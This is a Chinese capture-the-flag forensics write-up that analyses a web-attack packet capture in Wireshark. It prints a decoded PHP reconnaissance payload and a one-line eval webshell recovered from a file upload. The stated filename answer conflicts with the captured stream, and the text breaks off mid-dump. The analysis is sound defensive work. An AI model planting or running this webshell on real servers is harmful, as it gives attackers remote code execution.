
通过上图得出1234为传递值，并有base64加密过的内容，通过解密（注：%2B是`+`，需要更换后才能成功解密）。



```
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2
BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNM
QVRFRCJdKTskUj0ieyREfVx0IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRMKWlmKGlzX2RpcigieyRMf
ToiKSkkUi49InskTH06Ijt9JFIuPSJcdCI7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2
dldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3VuYW1lKCk7JFIuPSIoeyR1c3J9KSI7cHJ
pbnQgJFI7O2VjaG8oInw8LSIpO2RpZSgpOw
```

☐解密为UTF-8字节流

通过解密发现是php代码。




```
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0+f
CIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSREPWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQV
RFRCJdKTskUj0ieyREfVx0IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRMKWlmKGlzX2RpcigieyRMfTo
iKSkkUi49InskTH06Ijt9JFIuPSJcdCI7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dl
dGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3VuYW1lKCk7JFIuPSIoeyR1c3J9KSI7cHJpb
nQgJFI7O2VjaG8oInw8LSIpO2RpZSgpOw
```

☐解密为UTF-8字节流

```
@ini_set("display_errors","0");@set_time_limit(0);@set_magic_quotes_runtime(0);echo("-
>|");;$D=dirname($_SERVER["SCRIPT_FILENAME"]);if($D=="")$D=dirname($_SERVER["PATH_TRANSLATED"]);$R="
{$D}\t";if(substr($D,0,1)!="/"){foreach(range("A","Z") as $L)if(is_dir("{$L}:"))$R.="{$L}:";}$R.="\t";$u=
(function_exists('posix_getegid'))?@posix_getpwuid(@posix_geteuid()):'';$usr=($u)?
$u['name']:@get_current_user();$R.=php_uname();$R.="({$usr})";print $R;;echo("|<-");die();
```

通过发现基本可以断定一句话木马是使php编写的，此时决定再次通过过滤语句进行过滤。

```
http contains "<?php @eval"
```



webone.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
webone.pcap
配置: Default
CSDN @Johnny.G


```
http contains "<?php @eval"
```

```
No.  Time  Source  Destination  Protocol  Length  Info
```

分组: 736029 · 已显示: 0 (0.0%)

通过上面的过滤语句过滤，并没有发现数据，考虑到可能是tcp重传的原因，导致http中没追踪到，因此尝试将http换成tcp进行再次过滤。

```
tcp contains "<?php @eval"
```



webone.pcap
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
webone.pcap
配置: Default
CSDN @Johnny.G

```
tcp contains "<?php @eval"
```


```
No.   Time       Source          Destination      Protocol Length Info
73…   5867.018…  192.168.94.59   192.168.32.189   TCP      1514 [TCP Retransmission] 12716 → 80 [PSH, ACK] Seq=5677 Ack=1 Win=17408 Len=1460
73…   5882.106…  192.168.94.59   192.168.32.189   TCP      1514 [TCP Retransmission] 12716 → 80 [ACK] Seq=5066 Ack=1 Win=17408 Len=1460
```

```
> Frame 733793: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)
> Ethernet II, Src: Hangzhou_39:42:ed (b0:f9:63:39:42:ed), Dst: Vmware_cb:9f:85 (00:0c:29:cb:9f:85)
> Internet Protocol Version 4, Src: 192.168.94.59, Dst: 192.168.32.189
> Transmission Control Protocol, Src Port: 12716, Dst Port: 80, Seq: 5677, Ack: 1, Len: 1460
```

```
0000  00 0c 29 cb 9f 85 b0 f9  63 39 42 ed 08 00 45 00   ··)····· c9B···E·
0010  05 dc 19 0d 40 00 7f 06  dc c5 c0 a8 5e 3b c0 a8   ····@··· ····^;··
0020  20 bd 31 ac 00 50 3b e7  f2 98 7a a1 89 32 50 18    ·1··P;· ··z··2P·
0030  00 44 85 3d 00 00 6e 65  2d 68 65 69 67 68 74 3a   ·D·=··ne -height:
0040  32 30 30 25 3b 66 6f 6e  74 2d 66 61 6d 69 6c 79   200%;fon t-family
0050  3a e5 ae 8b e4 bd 93 3b  66 6f 6e 74 2d 73 69 7a   :······; font-siz
0060  65 3a 31 36 70 78 3b 22  3e e6 94 af e3 80 81 e8   e:16px;" >·······
0070  90 bd e5 ae 9e e6 8a a2  e4 bf ae e4 ba ba e5 91   ········ ········
0080  98 e8 bf 91 3c 2f 73 70  61 6e 3e 3c 73 70 61 6e   ····</sp an><span
0090  20 73 74 79 6c 65 3d 22  6c 69 6e 65 2d 68 65 69    style=" line-hei
00a0  67 68 74 3a 32 30 30 25  3b 66 6f 6e 74 2d 66 61   ght:200% ;font-fa
00b0  6d 69 6c 79 3a 63 61 6c  69 62 72 69 3b 66 6f 6e   mily:cal ibri;fon
00c0  74 2d 73 69 7a 65 3a 31  36 70 78 3b 22 3e 31 33   t-size:1 6px;">13
00d0  30 30 3c 2f 73 70 61 6e  3e 3c 73 70 61 6e 20 73   00</span ><span s
00e0  74 79 6c 65 3d 22 6c 69  6e 65 2d 68 65 69 67 68   tyle="li ne-heigh
00f0  74 3a 32 30 30 25 3b 66  6f 6e 74 2d 66 61 6d 69   t:200%;f ont-fami
0100  6c 79 3a e5 ae 8b e4 bd  93 3b 66 6f 6e 74 2d 73   ly:····· ·;font-s
```


分组: 736029 · 已显示: 2 (0.0%)

发现查询出了结果，此时选取第二个流量追踪TCP流。



Wireshark · 追踪 TCP 流 (tcp.stream eq 71859) · webone.pcap

```
16px;">.............................................................
```



```
........................................................................
...............................................</span>
          </p>
</div>
<p>
          <br />
</p>
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="image"; filename="1.php"
Content-Type: application/octet-stream

<?php @eval($_POST[1234]);?>
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="keywords"

............
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="description"


------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="token"

f4cf8eb6
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="image"

images/article/a.png
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="id"

10
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="submit"
```

5 客户端 分组, 2 服务器 分组, 1 turn(s).

整个对话 (10 kB)　显示和保存数据为 ASCII　流 71859

查找:

最后得出：

文件名为：`a.php`

内容为：

```
<?php @eval($_POST[1234]);?>
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="keywords"
```


内容的base编码为：

`PD9waHAgQGV2YWwoJF9QT1NUWzEyMzRdKTs/Pg==`

5、黑客找到的robots.txt中的flag

根据题目的要求，先通过过滤语句过滤。

```
http contains "robots.txt"
```




webone.pcap

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…

http contains "robots.txt"

No.	Time	Source	Destination	Protocol	Length	Info
40…	2920.911…	192.168.94.59	192.168.32.189	HTTP	336	GET /robots.txt HTTP/1.1
54…	2922.603…	192.168.94.59	192.168.32.189	HTTP	383	GET /sitemap.xml.gz HTTP/1.1
54…	2922.603…	192.168.94.59	192.168.32.189	HTTP	380	GET /sitemap.xml HTTP/1.1
43…	3961.759…	192.168.94.59	192.168.32.189	HTTP	393	GET /robots.txt HTTP/1.1
43…	3961.798…	192.168.94.59	192.168.32.189	HTTP	393	GET /robots.txt HTTP/1.1
43…	3961.808…	192.168.94.59	192.168.32.189	HTTP	363	GET http://192.168.32.189:80/robots.txt HTTP/1.1
43…	3961.817…	192.168.94.59	192.168.32.189	HTTP	348	GET http://192.168.32.189:80/robots.txt HTTP/1.1
64…	4456.563…	192.168.94.59	192.168.32.189	HTTP	294	GET /robots.txt HTTP/1.1
64…	4461.291…	192.168.94.59	192.168.32.189	HTTP	294	[TCP Spurious Retransmission] GET /robots.txt HTTP/1.1




```
64…   4461.340…  192.168.94.59    192.168.32.189   HTTP   294 [TCP Spurious Retransmission] GET /robots.txt HTTP/1.1
64…   4461.521…  192.168.94.59    192.168.32.189   HTTP   294 [TCP Spurious Retransmission] GET /robots.txt HTTP/1.1
```

```
> Frame 4048: 336 bytes on wire (2688 bits), 336 bytes captured (2688 bits)
> Ethernet II, Src: Hangzhou_39:42:ed (b0:f9:63:39:42:ed), Dst: Vmware_cb:9f:85 (00:0c:29:cb:9f:85)
> Internet Protocol Version 4, Src: 192.168.94.59, Dst: 192.168.32.189
> Transmission Control Protocol, Src Port: 1138, Dst Port: 80, Seq: 1, Ack: 1, Len: 282
> Hypertext Transfer Protocol
```

```
0000  00 0c 29 cb 9f 85 b0 f9  63 39 42 ed 08 00 45 00   ··)····· c9B···E·
0010  01 42 6c 9a 40 00 7f 06  8d d2 c0 a8 5e 3b c0 a8   ·Bl·@··· ····^;··
0020  20 bd 04 72 00 50 9d d8  f5 73 bd 05 c0 b8 50 18    ··r·P·· ·s····P·
0030  00 44 38 da 00 00 47 45  54 20 2f 72 6f 62 6f 74   ·D8···GE T /robot
0040  73 2e 74 78 74 20 48 54  54 50 2f 31 2e 31 0d 0a   s.txt HT TP/1.1··
0050  50 72 61 67 6d 61 3a 20  6e 6f 2d 63 61 63 68 65   Pragma:  no-cache
0060  0d 0a 43 61 63 68 65 2d  43 6f 6e 74 72 6f 6c 3a   ··Cache- Control:
0070  20 6e 6f 2d 63 61 63 68  65 0d 0a 48 6f 73 74 3a    no-cach e··Host:
0080  20 31 39 32 2e 31 36 38  2e 33 32 2e 31 38 39 0d    192.168 .32.189·
0090  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 4b 65 65   ·Connect ion: Kee
00a0  70 2d 61 6c 69 76 65 0d  0a 41 63 63 65 70 74 2d   p-alive· ·Accept-
00b0  45 6e 63 6f 64 69 6e 67  3a 20 67 7a 69 70 2c 64   Encoding : gzip,d
00c0  65 66 6c 61 74 65 0d 0a  55 73 65 72 2d 41 67 65   eflate·· User-Age
00d0  6e 74 3a 20 4d 6f 7a 69  6c 6c 61 2f 35 2e 30 20   nt: Mozi lla/5.0 
00e0  28 57 69 6e 64 6f 77 73  20 4e 54 20 36 2e 31 3b   (Windows  NT 6.1;
00f0  20 57 4f 57 36 34 29 20  41 70 70 6c 65 57 65 62    WOW64)  AppleWeb
